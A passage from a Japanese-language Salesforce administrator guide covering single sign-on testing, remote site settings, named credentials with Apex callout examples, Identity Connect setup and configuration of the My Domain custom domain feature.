7. [Idp-init のログイン URL]項目の値をコピーします。この値は後でテストに使用します。

実装のテスト

Salesforce 組織同士がシングルサインオンを使用して接続できるかどうか確認するため、Web タブを作成します。

1. サービスプロバイダとして機能する Salesforce 組織にログインします。
2. [設定]から、[クイック検索]ボックスに「タブ」と入力し、[タブ]を選択してから、[Web タブ]セクションの[新規]をクリックします。
3. タブレイアウトを選択し、[次へ]をクリックします。
4. タブに表示する表示ラベルを入力します。
5. デフォルト名を使用します。これは表示ラベルと同じです。
6. [タブスタイル]ルックアップアイコンをクリックして、[タブスタイルの選択]を表示します。アイコンを選択します。
7. [次へ]をクリックします。
8. [ボタンまたはリンクのURL]テキストボックスに、サービスプロバイダの定義から得た[Idp-init のログイン URL]項目の値を入力し、[次へ]をクリックします。

メモ: これは絶対 URL にします。つまり、`http://` または `https://` のどちらかを必ず含める必要があります。

9. [次へ] をクリックし、[保存] をクリックします。
10. ページ上部の新しいタブをクリックします。ID プロバイダとして機能する Salesforce 組織からログアウトすると、ログインするよう求められます。ログインすると、ID プロバイダとして機能する Salesforce 組織がタブに表示されます。

関連トピック:

ID プロバイダとサービスプロバイダ

Salesforce 環境のカスタマイズ

リモート設定の定義

Sコントロールやカスタムボタンで XmlHttpRequest を使用して、Visualforce ページ、Apex 呼び出し、または JavaScript コードで外部サイトを呼び出せるようにするには、事前に [リモートサイトの設定] ページにそのサイトを登録しておく必要があります。登録していないと、呼び出しは失敗します。

ページにアクセスするには、[設定] から [クイック検索] ボックスに「*リモートサイトの設定*」と入力し、[リモートサイトの設定] を選択します。このページには、すでに登録済みのリモートサイトの一覧が表示され、リモートサイト名や URL など、各サイトの付加情報があります。

セキュリティ上の理由から、Salesforce では、指定できる送信ポートを、次のいずれかに制限します。

- 80: このポートは、HTTP 接続のみを受け付けます。
- 443: このポートは、HTTPS 接続のみを受け付けます。
- 1024–66535 (1024 と 66535 も含む): これらのポートは、HTTP 接続または HTTPS 接続を受け付けます。

新しいサイトを登録する手順は、次のとおりです。

1. [新規リモートサイト] をクリックします。
2. [リモートサイト名] には、分かりやすい名前を入力してください。
3. リモートサイトの URL を入力します。
4. ユーザの接続が HTTP 経由か HTTPS 経由かに関係なく、リモートサイトにアクセスできるようにするには、[プロトコルセキュリティの無効化] チェックボックスをオンにします。これがオンになっていると、Salesforce は HTTPS セッションから HTTP セッションに、またその逆方向にもデータを渡せます。このチェックボックスは、セキュリティについて理解した上でオンにしてください。
5. 必要に応じて、サイトの説明を入力します。
6. [保存] をクリックして終了するか、[保存&新規] をクリックして作業内容を保存し、サイトの追加登録を開始します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Visualforce および Sコントロールは、**Database.com Edition** では利用できません。

ユーザ権限

リモート設定を定義する
- 「アプリケーションのカスタマイズ」または「すべてのデータの編集」

指定ログイン情報

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

指定ログイン情報では、1 つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。認証済みのコールアウトの設定を簡略化するには、コールアウトエンドポイントとして指定ログイン情報を指定します。代わりに、URL をコールアウトエンドポイントとして指定する場合は、その URL を組織のリモートサイト設定に登録し、認証を自分で処理する必要があります。たとえば、Apex コールアウトの場合、コードで認証を処理する必要がありますが、セキュリティが低下し、特に OAuth 実装では複雑になる可能性があります。

コールアウトで指定ログイン情報をコールアウトエンドポイントとして指定するすべての認証が Salesforce によって管理されるため、これらを行う必要はありません。指定ログイン情報で定義されたサイトについては、外部サイトへのコールアウトに必要なリモートサイト設定もスキップできます。

指定ログイン情報は、次のタイプのコールアウト定義でサポートされています。

- Apex コールアウト
- 次の外部データソース種別
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: カスタム (Apex Connector Framework で開発)

エンドポイント URL と認証をコールアウト定義から切り離すことで、指定ログイン情報でコールアウトを簡単に管理できます。たとえば、エンドポイント URL が変更された場合も、指定ログイン情報を更新するだけです。その指定ログイン情報を参照するすべてのコールアウトは、引き続き機能します。

複数の組織がある場合、各組織に同じ名前でエンドポイント URL が異なる指定ログイン情報を作成できます。これにより、それらの指定ログイン情報の共有名を参照するコールアウト定義を 1 つだけパッケージして (すべての組織で) リリースできます。たとえば、各組織の指定ログイン情報に異なるエンドポイント URL を指定して、開発環境と本番環境の違いに対応することができます。Apex コールアウトでそれらの指定ログイン情報の共有名が指定されている場合、コールアウトを定義する Apex クラスをパッケージ化して、プログラムで環境をチェックすることなく、すべての組織にリリースできます。

指定ログイン情報は、基本パスワード認証と OAuth 2.0 をサポートします。各指定ログイン情報は、組織の指定ユーザを使用するように設定することも、ユーザが各自のログイン情報を管理できるようにユーザごとの認証を使用するように設定することもできます。


コールアウト定義から指定ログイン情報を参照するには、指定ログイン情報 URL を使用します。指定ログイン情報 URL にはスキーム「`callout:`」、指定ログイン情報の名前、必要に応じて追加されたパスが含まれます。例: `callout:`*`My_Named_Credential/some_path`*。

クエリ文字列を指定ログイン情報 URL に追加できます。指定ログイン情報 URL とクエリ文字列の間の区切り文字として疑問符 (?) を使用します。たとえば、`callout:`*`My_Named_Credential/some_path`*`?format=json` です。


例: 次の Apex コードでは、指定ログイン情報と追加されたパスによってコールアウトのエンドポイントが指定されます。

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

参照される指定ログイン情報では、エンドポイント URL と認証設定が指定されます。



パスワード認証ではなく OAuth を使用する場合、Apex コードに変更はありません。指定ログイン情報の認証設定は異なります。これは組織で定義されている認証プロバイダを参照するためです。



次に、指定ログイン情報を使用しない Apex コードがどうなるかを見てみましょう。基本的なパスワード認証を使用していても、コードの認証処理はより複雑になっています。OAuth のコーディングはさらに複雑になるため、指定ログイン情報には最適な使用事例です。

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
```

```
// - The required username and password to access the endpoint
// - The header and header information

String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);

// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

指定ログイン情報の定義

コールアウトエンドポイントの URL と必要な認証パラメータを 1 つの定義内に指定する、指定ログイン情報を作成します。指定ログイン情報をコールアウトエンドポイントとして指定することで、Salesforce ですべての認証を処理できます。指定ログイン情報で定義されたサイトについては、外部サイトへのコールアウトに必要なリモートサイト設定もスキップできます。

指定ログイン情報の認証設定へのアクセス権の付与

ユーザ単位の認証を使用する指定ログイン情報の場合、権限セットまたはプロファイルを使用してアクセス権をユーザに付与します。このようにすると、外部システムにアクセスするためのユーザの認証設定を自分で設定および管理できるようになります。

関連トピック:

- 指定ログイン情報の定義
- 指定ログイン情報の認証設定へのアクセス権の付与
- *Apex 開発者ガイド*: Apex を使用したコールアウトの呼び出し
- 外部認証プロバイダについて

指定ログイン情報の定義

コールアウトエンドポイントの URL と必要な認証パラメータを 1 つの定義内に指定する、指定ログイン情報を作成します。指定ログイン情報をコールアウトエンドポイントとして指定することで、Salesforce ですべての認証を処理できます。指定ログイン情報で定義されたサイトについては、外部サイトへのコールアウトに必要なリモートサイト設定もスキップできます。

指定ログイン情報は、次のタイプのコールアウト定義でサポートされています。

- Apex 呼び出し
- 次の外部データソース種別
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: カスタム (Apex Connector Framework で開発)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

指定ログイン情報を表示、作成、または削除する

- 「すべてのデータの編集」

指定ログイン情報を設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*指定ログイン情報*」と入力し、[指定ログイン情報] を選択します。
2. [新規指定ログイン情報] をクリックします。既存の指定ログイン情報を変更する場合は [編集] をクリックします。
3. 項目を入力します。

項目	説明
表示ラベル	リストビューなどの Salesforce ユーザインターフェースに表示される、指定ログイン情報のわかりやすい名前。 [ID 種別] を [ユーザ] に設定すると、ユーザが外部システムの認証設定を表示または編集するときに、この表示ラベルが表示されます。
名前	コールアウト定義および API からこの指定ログイン情報を参照する場合に使用される一意の ID。 名前には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
URL	コールアウトエンドポイントの URL またはルート URL。*http://* または *https://* で開始する必要があります。パスは含めることができますが、クエリ文字列を含めることはできません。例: • `http://my_endpoint.example.com` • `https://my_endpoint.example.com/secure/payroll`

項目	説明

	ただし、クエリ文字列と特定のパスを、コールアウト定義から指定ログイン情報への参照に追加できます。たとえば、Apexコールアウトでは、指定ログイン情報「My_Payroll_System」を次のように参照できます。
	`HttpRequest req = new HttpRequest();`
	`req.setEndpoint('callout:My_Payroll_System/paystubs?format=json');`

証明書	証明書を指定する場合、Salesforce 組織が、各外部システムとの双方向 SSL 接続確立時に証明書を提供します。この証明書は、要求がユーザのSalesforce組織からのものであることを確認するデジタル署名に使用されます。
ID 種別	外部システムへのアクセスに1セットのログイン情報と複数セットのログイン情報のどちらを使用するかを決定します。 • 匿名: ID がないため、認証は行われません。 • ユーザ:コールアウトから外部システムにアクセスするユーザごとに、別個のログイン情報を使用します。このオプションは、ユーザ単位で外部システムのアクセスを制限する場合に選択します。 Salesforce の権限セットまたはプロファイルを使用してユーザアクセスを付与したら、ユーザは個人設定で外部システムの独自の認証設定を管理できます。 • 指定ユーザ: 組織から外部システムにアクセスするすべてのユーザに対して、同じセットのログイン情報を使用します。このオプションは、すべての Salesforce 組織ユーザに外部システムの 1 つのユーザアカウントを指定する場合に選択します。

4. 認証プロトコルを選択します。
   - [パスワード認証] を選択した場合は、外部システムにアクセスするためのユーザ名とパスワードを入力します。
   - **[OAuth 2.0]** を選択した場合は、次の項目を入力します。

項目	説明
認証プロバイダ	プロバイダを選択します。「外部認証プロバイダについて」 (ページ 1087)を参照してください。

項目	説明
範囲	アクセストークンを要求するための権限の範囲を指定します。認証プロバイダによって有効な値が決まります。「Scopeパラメータの使用」(ページ1122)を参照してください。 メモ: - 入力した値で、指定された認証プロバイダに定義された［デフォルトの範囲］値が置き換えられます。 - 範囲が定義されているかどうかは、各OAuthフローがユーザに同意画面を表示するかどうかに影響する場合があります。 - 更新トークンまたはオフラインアクセスを要求することをお勧めします。要求を行わない場合、トークンの期限が切れたときに、外部システムへのアクセス権が失われます。
保存時に認証フローを開始	外部システムに対して認証を行いOAuthトークンを取得するには、このチェックボックスをオンにします。この認証プロセスはOAuthフローと呼ばれます。 [保存]をクリックすると、ログインするよう外部システムから求められます。ログインに成功すると、この組織から外部システムのデータにアクセスするためのOAuthトークンが外部システムから与えられます。 新しいトークンが必要な場合(トークンが期限切れなど)、あるいは［範囲］または［認証プロバイダ］項目を編集した場合は、OAuthフローをやり直します。

5. コールアウトでカスタムヘッダーまたは本文を使用する場合、関連するオプションを有効にします。

項目	説明
認証ヘッダーを生成	デフォルトでは、Salesforceで認証ヘッダーが生成され、指定ログイン情報を参照する各コールアウトに適用されます。 次のいずれかの場合には、このオプションをオフにします。 - リモートエンドポイントで認証ヘッダーがサポートされていない。 - 認証ヘッダーが他の方法で提供される。たとえば、開発者は、コールアウトごとにカスタム認証ヘッダーを作成するコードをApexコールアウトで使用できます。 このオプションは、外部データソースから指定ログイン情報を参照する場合に必要です。

項目	説明
`HTTP` ヘッダーの差し込み項目を許可 `HTTP` 本文の差し込み項目を許可	Apexコールアウトごとに、HTTPヘッダーとリクエストボディの作成方法をコードで指定します。たとえば、Apex コードで、認証ヘッダーに Cookie の値を設定できます。 これらのオプションを使用すると、コールアウトが行われたときに HTTP ヘッダーとリクエストボディに組織データを入力する差し込み項目を Apex コードで使用できます。 このオプションは、外部データソースから指定ログイン情報を参照する場合は使用できません。

コールアウト定義から指定ログイン情報を参照するには、指定ログイン情報URLを使用します。指定ログイン情報URLにはスキーム「`callout:`」、指定ログイン情報の名前、必要に応じて追加されたパスが含まれます。例: `callout:`*`My_Named_Credential/some_path`*。

クエリ文字列を指定ログイン情報 URL に追加できます。指定ログイン情報 URL とクエリ文字列の間の区切り文字として疑問符 (?) を使用します。たとえば、`callout:`*`My_Named_Credential/some_path`*`?format=json` です。

関連トピック:

- 指定ログイン情報
- 指定ログイン情報の認証設定へのアクセス権の付与
- *Apex 開発者ガイド*: Apex を使用したコールアウトの呼び出し

指定ログイン情報の認証設定へのアクセス権の付与

ユーザ単位の認証を使用する指定ログイン情報の場合、権限セットまたはプロファイルを使用してアクセス権をユーザに付与します。このようにすると、外部システムにアクセスするためのユーザの認証設定を自分で設定および管理できるようになります。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] または [プロファイル] を選択します。
2. 変更する権限セットまたはプロファイルの名前をクリックします。
3. 次のいずれかの操作を実行します。
   - 権限セット、または拡張プロファイルユーザインターフェースのプロファイルの場合は、[アプリケーション] セクションの [指定ログイン情報のアクセス権] をクリックします。次に、[編集] をクリックします。
   - 元のプロファイルユーザインターフェースのプロファイルの場合は、[指定ログイン情報アクセスの有効化] セクションで [編集] をクリックします。
4. 有効にする指定ログイン情報を追加します。
5. [保存] をクリックします。

関連トピック:

外部システムの認証設定の保存
指定ログイン情報の定義
指定ログイン情報

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットおよびユーザプロファイルを編集する
- 「プロファイルと権限セットの管理」

Identity Connect について

Identity Connect によって、Active Directory を統合できます。

Identity Connect は、Windows または Linux プラットフォームで実行するサービスを介して Active Directory と Salesforce のインテグレーションを実現します。このインテグレーションには、Salesforce にログインするときにシングルサインオン (SSO) Active Directory インテグレーション用の ID サービスプロバイダ (IDP) として機能する Identity Connect または Salesforce との Active Directory ユーザの同期が含まれます。

Identity Connect のインストール
Identity Connect の有効化

関連トピック:

Identity Connect のインストール
Identity Connect の有効化
Identity Connect 実装ガイド

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition **Developer** Edition には 10 個の Identity Connect 権限セットライセンスが含まれます。

Identity Connect のインストール

組織に少なくとも 1 つの Identity Connect ライセンスが必要です。Identity Connect を取得するには、Salesforce にお問い合わせください。

通常、Identity Connect ソフトウェアは、IT 部門がサーバにインストールします。各ユーザが Identity Connect を個別にインストールする必要はありません。

1. [設定] から、[クイック検索] ボックスに「`Identity Connect`」と入力し、**[Identity Connect]** を選択します。

   メモ: **[Identity Connect]** は、組織にこの機能が追加されていない場合は [設定] には表示されません。

2. オペレーティングシステムに対応するダウンロードリンクをクリックします。
3. 『Salesforce Identity Connect Implementation Guide』に従ってソフトウェアをインストールします。

関連トピック:

Identity Connect について
Identity Connect の有効化

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition **Developer** Edition には 10 個の Identity Connect 権限セットライセンスが含まれます。

ユーザ権限

Identity Connect をインストールする
- 「ユーザの管理」

Identity Connect の有効化

Identity Connect を取得するには、Salesforce にお問い合わせください。

ユーザに対して Identity Connect を有効にする手順は、次のとおりです。

1. Identity Connect ライセンスをユーザに割り当てます。
2. 権限セットを作成し、「Identity Connect を使用」権限を追加します。
3. 権限セットをユーザに割り当てます。



段階的な手順: 権限セットを作成、編集、および割り当てる

関連トピック:

- Identity Connect について
- Identity Connect のインストール
- Identity Connect 実装ガイド

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition **Developer** Edition には 10 個の Identity Connect 権限セットライセンスが含まれます。

ユーザ権限

権限セットライセンスを割り当てる
- 「内部ユーザの管理」

権限セットを作成して割り当てる
- 「プロファイルと権限セットの管理」

権限セットに割り当てられたユーザを参照する
- 「設定・定義を参照する」

私のドメイン

Salesforce の [私のドメイン] 機能を使用して、カスタムドメインを Salesforce 組織の URL に追加します。カスタムドメインを持つことで、独自のブランドが強調され、組織がより安全になります。カスタムドメインを使用すれば、ログインページをカスタマイズすることができるので便利です。

[私のドメイン] を使用すると、Salesforce ドメインの一部であるカスタムドメインを定義できます。カスタムドメインは、実際にはプライマリドメインのサブドメインです。たとえば、`developer` は `salesforce.com` ドメインのサブドメインです。カスタムドメインを使用すると、`https://yourInstance.salesforce.com/` のような Salesforce が割り当てた URL を、`https://somethingcool.my.salesforce.com` のような自分が選択した名前に置き換えることができます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

カスタムドメイン名を使用すると、組織でのログインや認証の管理を次のような複数の方法で改善することができます。たとえば、

- 一意のドメイン URL でビジネスアイデンティティを強調する
- ログイン画面のブランド設定および右フレームのコンテンツのカスタマイズを行う
- 新しいドメイン名を使用しないページ要求をブロックまたはリダイレクトする
- 複数の Salesforce 組織で同時に作業する
- カスタムログインポリシーを設定してユーザの認証方法を決定する
- ユーザがログインページで Google や Facebook などのソーシャルアカウントを使用してログインできるようにする
- ユーザが 1 回ログインするだけで外部サービスにアクセスできるようにする

次の Salesforce 機能を使用するには [私のドメイン] が必要です。

- 外部 ID プロバイダを使用したシングルサインオン (SSO)
- Google や Facebook などの認証プロバイダを使用したソーシャルサインオン
- Lightning コンポーネントタブ、Lightning ページ、Lightning アプリケーションビルダー、またはスタンドアロンアプリケーションの Lightning コンポーネント

Sandbox 環境でも [私のドメイン] を使用できます。

メモ: [私のドメイン] には、追加の利用規約が適用されます。

ドメイン名には、次のような標準 URL 形式を使用します。

- プロトコル: https://
- サブドメインのプレフィックス: ブランドまたは用語
- ドメイン: my.salesforce.com

名前は 40 字以下で、文字、数字、ハイフンを使用できます。ドメイン名の先頭は、root、status、またはハイフンにはできません。

ドメイン名を決定する前に、複数の名前を試して使用可能かどうかを確認できます。

Salesforce は、ドメインの作成時に ID プロバイダとして有効になります。ドメインをリリースした後で、ドメインのログインポリシーをカスタマイズして、ID プロバイダを追加または変更したり、組織のセキュリティを強化したりできます。

重要: ドメインはリリース直後に有効になり、元の URL を使用した要求は新しいドメインにリダイレクトされます。リリース後は、Salesforce カスタマーサポートのみが、ドメイン名を無効化または変更できます。

ドメイン名の設定

カスタムドメイン名は、すばやく簡単に実装できます。

ドメイン名の定義

組織のカスタムドメイン名をサインアップします。登録する前に、名前を試用して利用可能かどうか確認できます。

[私のドメイン] を実装するためのガイドラインとベストプラクティス

次のヒントは、新しいドメイン名に円滑に移行するのに役立ちます。

新しいドメイン名のテストおよびリリース

ドメイン名を設定した後、それをテストしてユーザにロールアウトします。テストでは、ドメイン名を試すことができます。さらに、ドメインをユーザにロールアウトする前に、ページのアドレスを検証できます。

[私のドメイン] の URL の変更

組織のドメイン名を設定すると、Visualforce ページの URL を含め、すべてのアプリケーション URL も変更されます。ドメイン名をリリースする前に、すべてのアプリケーション URL を更新していることを確認します。たとえば、Chatter アンサーの [メール通知 URL] 項目を更新しないと、古い URL で通知を内部ユーザに送信し続けます。次の表に変更内容を示します。

[私のドメイン] のログインポリシーの設定

ドメインのログインポリシーをカスタマイズして、ログインのセキュリティを確保します。

ログインページのブランド設定のカスタマイズ

背景色、ロゴ、および右側のコンテンツを追加して、ログインページの外観をカスタマイズします。ログインページをカスタマイズして自社のブランドに関連付けると、ユーザがページを見分けやすくなります。

ログインページへの ID プロバイダの追加

ユーザが代替 ID プロバイダオプションを使用してログインページから直接認証できるようにします。シングルサインオンを有効にして SAML を設定しているか、[設定] で [認証プロバイダ] として外部認証プロバイダを設定している場合、ドメインのログインページでそれらの ID プロバイダへのリンクを提供できます。ユーザは ID プロバイダのログイン画面に送られて認証された後、Salesforce にリダイレクトして戻されます。

[私のドメイン] を使用したシステムパフォーマンス情報とメンテナンス情報の取得

Salesforce カスタマーは、`trust.salesforce.com` からシステムパフォーマンス情報とメンテナンス情報を取得します。パフォーマンス情報は、組織のインスタンスに基づいてレポートされます。組織で使用しているインスタンスは、[私のドメイン] を設定していない場合はブラウザのアドレスバーに表示されます。ベストプラクティスに従って [私のドメイン] を設定した場合は、ドメインルックアップツールを使用してインスタンスを取得してください。

FAQ - 私のドメイン

関連トピック:

- ドメイン名の設定
- [私のドメイン] の URL の変更
- 新しいドメイン名のテストおよびリリース
- [私のドメイン] を実装するためのガイドラインとベストプラクティス
- [私のドメイン] を使用したシステムパフォーマンス情報とメンテナンス情報の取得

ドメイン名の設定

カスタムドメイン名は、すばやく簡単に実装できます。

1. 使用可能なドメイン名を見つけてサインアップします。
2. ログインページのロゴ、背景色、および右フレームの内容をカスタマイズします。
3. ログインページで使用できる ID プロバイダを追加または変更します。
4. ドメイン名をテストして組織全体にリリースします。
5. ユーザがページにアクセスするときのログインポリシーを設定します。

関連トピック:

- 私のドメイン
- ドメイン名の定義
- 新しいドメイン名のテストおよびリリース
- [私のドメイン] のログインポリシーの設定
- ログインページのブランド設定のカスタマイズ
- ログインページへの ID プロバイダの追加

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

ユーザ権限

ドメイン名を設定する
- 「アプリケーションのカスタマイズ」

ドメイン名の定義

組織のカスタムドメイン名をサインアップします。登録する前に、名前を試用して利用可能かどうか確認できます。

カスタムドメイン名の設定では最初に組織に固有のドメイン名を見つけてサインアップします。名前は慎重に選択します。登録すると、Salesforce がドメイン名を使用してそのドメイン名レジストリを更新します。登録した後は、Salesforce カスタマーサポートしかドメイン名を無効化または変更できません。

1. [設定] から、[クイック検索] ボックスに「私のドメイン」と入力し、[私のドメイン] を選択します。
2. サンプル URL で使用するサブドメイン名を入力します。たとえば、Universal Containers という会社が `universalcontainers` というサブドメインを使用するとします。この会社のログイン URL は、`https://universalcontainers.my.salesforce.com/` となります。名前は 40 字以下で、文字、数字、ハイフンを使用できます。

   次の予約語は、サブドメインには使用できません。

   - www
   - salesforce
   - heroku

   ドメイン名の先頭を次のものにすることはできません。

   - root
   - status

エディション

使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

ユーザ権限

ドメイン名を定義する
- 「アプリケーションのカスタマイズ」

- ハイフン

3. [使用可能か調べる] をクリックします。名前がすでに使用されている場合、別の名前を選択します。
4. [契約条件] をクリックして契約を確認し、チェックボックスをオンにします。
5. [ドメインの登録] をクリックします。
6. ドメイン名のテストの準備ができると、通知メールが送信されます この処理に最大 3 分かかることがあります。

ドメイン名をテストしてリリースしたら、ユーザが新しいドメイン名を使用できます。

関連トピック:

ドメイン名の設定
[私のドメイン] を実装するためのガイドラインとベストプラクティス
[私のドメイン] の URL の変更
新しいドメイン名のテストおよびリリース

[私のドメイン] を実装するためのガイドラインとベストプラクティス

次のヒントは、新しいドメイン名に円滑に移行するのに役立ちます。

エディション

使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

- リリースする前に今後の変更をユーザに通知します。
- トラフィックが少ないときにトラブルシューティングができるように、組織で受信するトラフィックが最小になるタイミング (週末など) に新しいドメインをリリースします。
- リリースする前にまず、ログインポリシーのカスタマイズ、カスタム UI 機能、Visualforce ページ、アプリケーション URL の変更を Sandbox 環境でテストします。
- カスタムボタンや Visualforce ページなどの機能によって Salesforce UI をカスタマイズした場合、カスタム要素を徹底的にテストしてから新しいドメイン名をリリースしてください。カスタマイズにハードコードされた参照やインスタンスベースの URL がないか確認します。ある場合は、代わりにカスタムドメイン URL を使用します。
- ドメイン名をリリースする前に、すべてのアプリケーション URL を更新していることを確認します。たとえば、Chatter アンサーの [メール通知 URL] 項目を更新しないと、古い URL で通知を内部ユーザに送信し続けます。
- ドメインが登録されたが、まだリリースされていない場合に [私のドメイン] ログインページからログインすると、URL にカスタムドメイン名が示されます。ただし、ワークフローメールなど非同期で送信されるメールに埋め込まれている差し込み項目から作成されたリンクには、依然として古い URL が使用されます。ドメインのリリース後は、上記のようなリンクにも新しい [私のドメイン] URL が表示されます。
- 頻繁に使用するページ (ログインページなど) へのリンクを提供して、ユーザが新しいドメイン名の使用を開始できるようにサポートします。ログインポリシーが変更されたことをユーザに通知して、ユーザが初めてリダイレクトされたときにブックマークを更新するように促します。

- リダイレクトポリシーの[ドメイン内の同じページに警告付きでリダイレクト]オプションを選択して、ユーザがブックマークを新しいドメイン名に更新する猶予期間を設けます。数日または数週間が経過したら、ポリシーを [未リダイレクト] に変更します。このオプションは、ページを表示するときにドメイン名を使用するようユーザに要求します。これはセキュリティレベルが最も高いオプションです。
- `[https://login.salesforce.com からログインできないようにする]` は、カスタムドメインを認識していないユーザがそのドメインを使用するのではないかと懸念される場合にのみ使用します。それ以外の場合は、ユーザが新しいドメイン名に慣れるまでの間このオプションを使用できるようにしておきます。
- パートナーポータルに［ドメイン内の同じページにリダイレクト］オプションが選択されている場合はブックマークが機能しません。既存のブックマークを手動で変更し、Salesforce インスタンス名をカスタムドメイン名に置き換えることによって、新しいドメイン URL を参照するようにします。たとえば、ブックマークの URL にある *`https://yourInstance.salesforce.com/`* を *`https://yourDomain.my.salesforce.com/`* に置き換えます。
- 新しい Salesforce ドメイン名 URL を使用していないアプリケーションページ要求をブロックする場合は、ユーザに、以前のブックマークを更新するか、ログインページの新しいブックマークを作成する必要があることを通知します。ユーザはアプリケーション内のタブやリンクも更新する必要があります。ログインリダイレクトポリシーを［未リダイレクト］に変更する場合は、ユーザが直ちに新しい URL を使用する必要があります。
- [私のドメイン]を使用する場合は、いつどのユーザが新しいログイン URL でログインしているかを識別できます。[設定] から、［クイック検索］ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択して、[ユーザ名] 列と [ログイン URL] 列を表示します。
- `login.salesforce.com` ページで、ユーザは [カスタムドメインにログインする] をクリックし、カスタムドメイン名を入力してログインできます。この場合、ユーザがドメイン名を認識している必要があります。安全を期すために、カスタムドメインのログインページへのダイレクトリンクをユーザに配布します。

所有する要素	実行する操作
組織への API インテグレーション	API クライアントがサーバエンドポイントを直接参照しているかどうかを確認します。API クライアントは、ハードコードされたサーバ URL を使用する代わりに、ログイン要求で返された LoginResult.serverURL 値を使用する必要があります。 カスタムドメインがリリースされた後は、Salesforce がドメインを含むサーバ URL を返します。リダイレクトポリシー設定が API コールに影響することはありません。つまり、インスタンス URL への従来のコールも継続して機能します。ただし、ベストプラクティスは、Salesforce から返された値を使用することです。
メールテンプレート	組織のインスタンス URL への参照をカスタムドメインに置き換えます。
カスタム Visualforce ページまたはカスタム Force.com アプリケーション	組織のインスタンス URL への参照をカスタムドメインに置き換えます。「How to find hard-coded references with the Force.com IDE」を参照してください。

所有する要素	実行する操作
Chatter	Chatter グループの左側のナビゲーションでブックマークを更新するようにユーザに通知します。
コミュニティのゾーン (アイデア/アンサー/Chatter アンサー)	[メール通知 URL] を手動で更新します。 URL を更新するには、既存の URL をクリアして項目を空白にし、ページを保存します。その後、システムが項目に新しい [私のドメイン] の URL を入力します。

関連トピック:

- [私のドメイン] の URL の変更
- 新しいドメイン名のテストおよびリリース
- 私のドメイン

